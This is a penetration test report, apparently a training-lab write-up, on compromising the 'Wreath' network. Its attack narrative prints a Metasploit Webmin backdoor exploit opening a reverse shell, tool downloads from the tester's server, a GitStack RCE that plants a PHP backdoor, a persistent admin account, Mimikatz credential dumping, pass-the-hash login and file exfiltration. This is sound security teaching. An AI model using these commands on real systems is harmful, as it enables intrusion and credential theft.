

# Penetration Test Report

Wreath Network

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## Executive Summary

Thomas Wreath contracted me to conduct a penetration test and evaluate the security posture of his home network. The tests were carried out in a manner that simulates a malicious actor with the level access of a general Internet user would have, or known as Blackbox approach.

## Scope


As agreed upon in the briefing session with Mr. Wreath, the subjects of the tests were a web server, a Git server, and a personal computer in the following IP address range:

- 10.200.67.0/24

With the exception that the following IP addresses listed below are **excluded** from the testing scope:

- 10.200.67.250
- 10.200.67.1

As the tests were carried out, the infrastructure of Mr. Wreath's home network can be visualized as follows.




## Risk classification

The following table defines levels of severity and corresponding CVSS v3.1 score ranges that are used throughout the document to assess vulnerability.

Severity	CVSS v3.1 score	Description
<b>Critical</b>	9.0-10.0	Exploitation of the vulnerability likely results in a root-level compromise with no prior authentication is required.
<b>High</b>	7.0 – 8.9	Exploitation of the vulnerability could result in elevated privileges and potentially loss of confidentiality, integrity, and availability. However, prior access to the system might be required.
<b>Medium</b>	4.0 – 6.9	Exploitation of the vulnerability might require an external factors (e.g. user interaction, same network) or others conditions that are difficult to achieve.
<b>Low</b>	0.1 – 3.9	Vulnerability that falls into this category likely not exploitable or has low impact on an organization's business.
<b>Info</b>	0.0	No vulnerability exists, no direct impact to the organization's business.

## Summary of Results

During the assessment, a total of 10 vulnerabilities were found. The following chart shows the count of findings by severity for this report:



The most severe vulnerability identified as was a backdoor in the public facing web server. Leveraging the backdoor resulted in a full system compromise of the web server. It was possible to use this server as a pivot point to target other servers in the internal network that were previously inaccessible. Due to the impact of attackers being able to gain access to the internal network, thereby expanding the attack surface, this finding was categorized as **critical**.

On the new attack surface, a number of vulnerabilities were discovered and exploited to infiltrate the other servers in the scope. This eventually resulted in the network being entirely compromised.

With the overall security risk of the network was found to be **high**, it is recommended that Mr. Wreath address these vulnerabilities as soon as possible.

## Timeline

The following table provides a summary of the actions carried out throughout the engagement.

Date	Event
17/06/2021	Start of engagement and brief
19/06/2021	Compromised web server (10.200.67.200)
21/06/2021	Compromised git server (10.200.67.150)
23/06/2021	Initial access to wreath-pc (10.200.67.100)
27/06/2021	Compromised wreath-pc (10.200.67.100)
28/06/2021	Clean up
29/06/2021	End of engagement

## Findings and Remediations

The following sections presents information related to the findings.

### Table of Findings

The following table provides an overview of the vulnerabilities found in each system along with their CVSS v3.1 score and associated severity level.

No.	Finding Title	CVSS v3.1 Score	Severity
01	Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)	9.3	Critical
02	GitStack 2.310 Remote Code Execution (CVE-2018-5955)	8.8	High
03	Password Reuse	8.5	High
04	Token Impersonation	8.3	High
05	Unquoted Service Path	8.1	High
06	Improper File Upload Validation	7.5	High
07	Source Code Disclosure via .git Folder	7.3	High
08	Weak Password	7.1	High
09	Django Debug Mode	5.4	Medium
10	Disclosure of Personal Information	0.0	Info

## Finding Details

### Webmin Unauthenticated Remote Code Execution (CVE-2019-15107)

Description	A backdoored version of Webmin is being used on the public-facing web server. An attacker could easily leverage the backdoor with public exploits to compromise the system.
Severity	Critical
System(s)	10.200.67.200
Remediation	Update the application to the latest version.
Reference(s)	<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107</a>

### GitStack 2.3.10 Remote Code Execution (CVE-2018-5955)

Description	The git server is running an outdated GitStack version that is vulnerable to a remote code execution.
Severity	High
System(s)	10.200.67.150
Remediation	Update the application to the latest version.
Reference(s)	<a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955</a>

### Password Reuse

Description	It was found that user <b>thomas</b> was reusing his password.
Severity	High
System(s)	10.200.67.150, 10.200.67.100
Remediation	Set restrictions against password reuse.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/521.html">https://cwe.mitre.org/data/definitions/521.html</a>



## Token Impersonation

Description	The SImpersonatePrivilege privilege is enabled in user <b>thomas</b> . Compromise of this account could result in an elevation of privilege.
Severity	High
System(s)	10.200.67.100
Remediation	Consider removing unnecessary privileges from users.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/1032.html">https://cwe.mitre.org/data/definitions/1032.html</a>

## Unquoted Service Path

Description	The executable path of a service called "SystemExplorerHelpService" is not enclosed within quotes. An attacker could hijack the execution path for privilege escalation.
Severity	High
System(s)	10.200.67.100
Remediation	Enclose the executable path with quotes.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/428.html">https://cwe.mitre.org/data/definitions/428.html</a>

## Improper File Upload Validation

Description	The upload validation/filter of the web application hosted on the PC server could be bypassed with double extensions.
Severity	High
System(s)	10.200.67.100
Remediation	Disable php execution on the upload folder and implement a new upload filter.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/434.html">https://cwe.mitre.org/data/definitions/434.html</a>

## Source Code Disclosure via .git Folder

Description	The .git folder of the web application hosted on the PC server was found to be publicly accessible, which allows an attacker to pull and recover the web source code.
Severity	High
System(s)	10.200.67.100
Remediation	Remove the .git folder or completely deny read access to the .git folder.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/548.html">https://cwe.mitre.org/data/definitions/548.html</a>

## Weak Password

Description	User <b>thomas</b> was found to be using a common password. The password is listed in the common wordlist used for dictionary attack.
Severity	High
System(s)	10.200.67.150, 10.200.67.100
Remediation	Enforce strong password policy.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/521.html">https://cwe.mitre.org/data/definitions/521.html</a>

## Django Debug Mode

Description	Debug mode is enabled on the GitStack application, which could potentially expose several sensitive information.
Severity	Medium
System(s)	10.200.67.100
Remediation	Turn off or disable debug mode.
Reference(s)	<a href="https://cwe.mitre.org/data/definitions/1295.html">https://cwe.mitre.org/data/definitions/1295.html</a>

**Disclosure of Personal Information**

<b>Description</b>	The personal website hosted on the public-facing web server contains personal information of Thomas Wreath. An attacker could leverage this for social engineering attack
<b>Severity</b>	Info
<b>System(s)</b>	10.200.67.100
<b>Remediation</b>	Remove any information that is considered as private from the site
<b>Reference(s)</b>	<a href="https://cwe.mitre.org/data/definitions/200.html">https://cwe.mitre.org/data/definitions/200.html</a>

## Attack Narrative

This section details the series of attacks used to penetrate the network.

### Initial Reconnaissance

A port scan using nmap to identify the available ports and services was conducted against the public-facing web server. The scan results discovered four open ports.

```
$ nmap -p- --min-rate 1000 --reason -oA nmap/s1/10-all-tcp 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:31 EDT
Nmap scan report for 10.200.67.200
Host is up, received echo-reply ttl 63 (0.23s latency).
Not shown: 65530 filtered ports
Reason: 65399 no-responses and 131 admin-prohibiteds
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
443/tcp   open  https        syn-ack ttl 63
9090/tcp  closed zeus-admin   reset ttl 63
10000/tcp open  snet-sensor-mgmt syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 131.84 seconds
```

Another Nmap scan was conducted to identify the service versions. This scan also revealed a domain name of thomaswreath.thm. The full output provided in Appendix A.


```
$ nmap -p22,80,443,10000 -sC -sV -oA nmap/s1/10-all-tcp-script 10.200.67.200
...[SNIP]...
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
...[SNIP]...
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
...[SNIP]...
10000/tcp open  http         MiniServ 1.890 (Webmin httpd)
```

## Services Enumeration


The enumeration process began with the website, which is accessible via ports 80 (HTTP) and 443 (HTTPS). The site could be loaded after adding `thomaswreath.thm` to the `/etc/hosts` file.

```
$ echo '10.200.67.200 thomaswreath.thm' >> /etc/hosts
```

The website was identified as a personal website. At the bottom, it provided contact information for Mr. Wreath. This contact information was presumed to be intentional for public.



The enumeration continued on port 10000. Based on the previous `nmap` results, the service running on this port was a Webmin instance, which is a web-based interface for administering Linux system.



The scan results also revealed that the Webmin version currently in use is 1.890. According to the [Webmin official site](#), this version was shipped with a backdoor.

### ■ Webmin 1.890 Exploit - What Happened?

Webmin version 1.890 was released with a backdoor that could allow anyone with knowledge of it to execute commands as `root`. Versions 1.900 to 1.920 also contained a backdoor using similar code, but it was not exploitable in a default Webmin install. Only if the admin had enabled the feature at Webmin -> Webmin Configuration -> Authentication to allow changing of expired passwords could it be used by an attacker.

## Webmin Exploitation

There are several public exploits that can be used to leverage the backdoor, one of which is available as a Metasploit module. The module was used to exploit the backdoor. This resulted in me obtaining interactive shell access as a root user.

```
msf5 exploit(linux/http/webmin_backdoor) > set RHOST 10.200.67.200
RHOST => 10.200.67.200
msf5 exploit(linux/http/webmin_backdoor) > set RPORT 10000
RPORT => 10000
msf5 exploit(linux/http/webmin_backdoor) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_backdoor) > set LHOST 10.50.63.13
LHOST => 10.50.63.13
msf5 exploit(linux/http/webmin_backdoor) > set LPORT 443
LPORT => 443
msf5 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.50.63.13:443
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.50.63.13:443 -> 10.200.67.200:60258) at 2021-06-19 07:53:09 -0400

id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
which script
/bin/script
script /dev/null -c bash
Script started, file is /dev/null
[root@prod-serv ~]# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:7a:2a:e9:fc:e7 brd ff:ff:ff:ff:ff:ff
    inet 10.200.67.200/24 brd 10.200.67.255 scope global dynamic noprefixroute eth0
        valid_lft 2179sec preferred_lft 2179sec
    inet6 fe80::7a:2aff:fee9:fce7/64 scope link
```

At this point, the SSH private key of the root account was obtained and several tools for further attacks were transferred to this server using a bash script (included in Appendix A).

```
[root@prod-serv iamf]# chmod u+x upload_tools.sh
[root@prod-serv iamf]# ls
upload_tools.sh
[root@prod-serv iamf]# ./upload_tools.sh
[root@prod-serv iamf]# ls
mimikatz-iamf.exe nmap-iamf socat-iamf socat-iamf-win upload_tools.sh winpeas-iamf
[root@prod-serv iamf]#

- root@kali «tools» «10.50.63.13»
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /socat-iamf-win HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /winpeas-iamf HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /mimikatz-iamf.exe HTTP/1.1" 200 -
10.200.67.200 - - [21/Jun/2021 10:12:49] "GET /nmap-iamf HTTP/1.1" 200 -
```

## Host Discovery

The compromise of the web server resulted in the ability to discover other available hosts/servers within the internal network using a ping sweep. It was conducted in the network range of 10.200.67.0/24, and this effort received a reply from one host with an IP of 10.200.67.150 (excluding .1, .200 and .250).

```
[root@prod-serv ~]# for i in $(seq 1 254); do (ping -c 1 10.200.67.${i} | grep "bytes from" &); done;
64 bytes from 10.200.67.1: icmp_seq=1 ttl=255 time=0.290 ms
64 bytes from 10.200.67.150: icmp_seq=1 ttl=128 time=36.9 ms
64 bytes from 10.200.67.200: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 10.200.67.250: icmp_seq=1 ttl=64 time=0.871 ms
```

To be more accurate, an additional nmap scan was conducted. Excluding the out of scope hosts, it discovered another host with an IP of 10.200.67.100.

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24

...[SNIP]...
All 6150 scanned ports on ip-10-200-67-100.eu-west-1.compute.internal (10.200.67.100) are filtered
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-1.compute.internal (10.200.67.150)
Host is up (0.00060s latency).
Not shown: 6146 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
5985/tcp  open  wsman
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)
```

At this point, the host with the IP 10.200.67.100 was presumed not to allow connections from the compromised web server. As a results, the next host/server to target was 10.200.67.150.




## GitStack Exploitation


Using the compromised web server as a pivot point, it was possible to expose and access the available services and ports on 10.200.67.150 through SSH tunnels. The tunnels allowed me to access the specified service/port of 10.200.67.150 from the localhost of the attacking machine.

```
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 80:10.200.67.150:80 -Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 3389:10.200.67.150:3389 -Nf
$ ssh -i ssh-keys/s1_root_rsa root@thomaswreath.thm -
L 5985:10.200.67.150:5985 -Nf
```

While trying to examine the website of 10.200.67.150 on port 80, I was presented with a page containing an error message of "Page not found". This page also disclosed some valid URLs.



Examination of these URLs revealed that this was a GitStack instance.



The GitStack version couldn't be determined, but it was found to be vulnerable to a remote code execution vulnerability in GitStack 2.3.10. By using a modified [exploit](#), an administrative level access to the system was obtained.

```

root@kali «wreath» «10.50.63.13»
$ python3 exploits/gitstack_exploit.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correctly. Please ask your GitStack ad
ive you access to this repository. <br />Note : You have to enter the credentials
repository. Your GitStack administration panel username/password will not work. '
[+] Execute command
nt authority\system

```

The exploit created a PHP backdoor at /web/exploit-iamf.php. A pseudo-shell script (included in Appendix A) was used to leverage this backdoor.

```

root@kali «exploits» «10.50.63.13»
$ rlwrap ./shell.sh http://localhost/web/exploit-iamf.php
$ whoami
"nt authority\system"
$ hostname
"git-serv"
$ ipconfig
"
Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::d8b6:6131:4c62:35dc%6
    IPv4 Address. . . . . : 10.200.67.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.67.1
"

```

With local system access, an account for persistence access with administrative privileges and remote access was created using the following commands.


```

net user iamf p@ssw0rd /add
net localgroup "Administrators" iamf /add
net localgroup "Remote Management Users" iamf /add

```

## Credentials Dumping

Using the previously created user and the tunnel that was created on the compromised web server, a remote desktop session was established to 10.200.67.150 (git-serv). Several tools were also transferred through the remote desktop session.



With the remote desktop session and an administrative access, a tool called [Mimikatz](#) was used to harvest user credentials from 10.200.67.150.

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

672 {0;000003e7} 1 D 20174 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00040cc8} 2 F 682404 GIT-SERV\iamf S-1-5-21-3335744492-1614955177-2693036043-1003 (15g,24p) Primary
* Thread Token : {0;000003e7} 1 D 731176 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Token Elevation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db63[REDACTED]
```

Two password hashes obtained were the hash of **administrator** and user **thomas**. The password hash of **thomas** was successfully recovered back into clear-text form using an [online cracking service](#). This indicated that user **thomas** uses a weak password.

**Free Password Hash Cracker**

---

Enter up to 20 non-salted hashes, one per line:

02d90e

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
02d90e	NTLM	thomas

## GitStack Data Exfiltration

The repository from GitStack folder on C:\GitStack\Repositories as well as other files deemed sensitive was exfiltrated to the attacking machine for further analysis.

```

> root@kali «wreath» «10.50.63.13»
$ evil-winrm -i localhost -u administrator -H '37db630[REDACTED]'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\GitStack\Repositories
*Evil-WinRM* PS C:\GitStack\Repositories> ls

    Directory: C:\GitStack\Repositories

Mode                LastWriteTime         Length Name
----                -
d-----          1/2/2021   7:05 PM                Website.git

*Evil-WinRM* PS C:\GitStack\Repositories> download Website.git ./loot/
Info: Downloading C:\GitStack\Repositories\Website.git to ./loot/

Info: Download successful!

```

```

*Evil-WinRM* PS C:\GitStack\data> dir

    Directory: C:\GitStack\data

Mode                LastWriteTime         Length Name
----                -
d-----          11/8/2020   1:29 PM                certificates
-a-----          11/8/2020   1:29 PM                  0 core
-a-----          6/23/2021   5:48 AM          50176 data.db
-a-----          11/8/2020   1:29 PM                  0 groupfile
-a-----          11/8/2020   1:34 PM           46 passwdfile
-a-----          11/8/2020   1:29 PM           342 settings.ini

*Evil-WinRM* PS C:\GitStack\data> download data.db ./loot/data.db
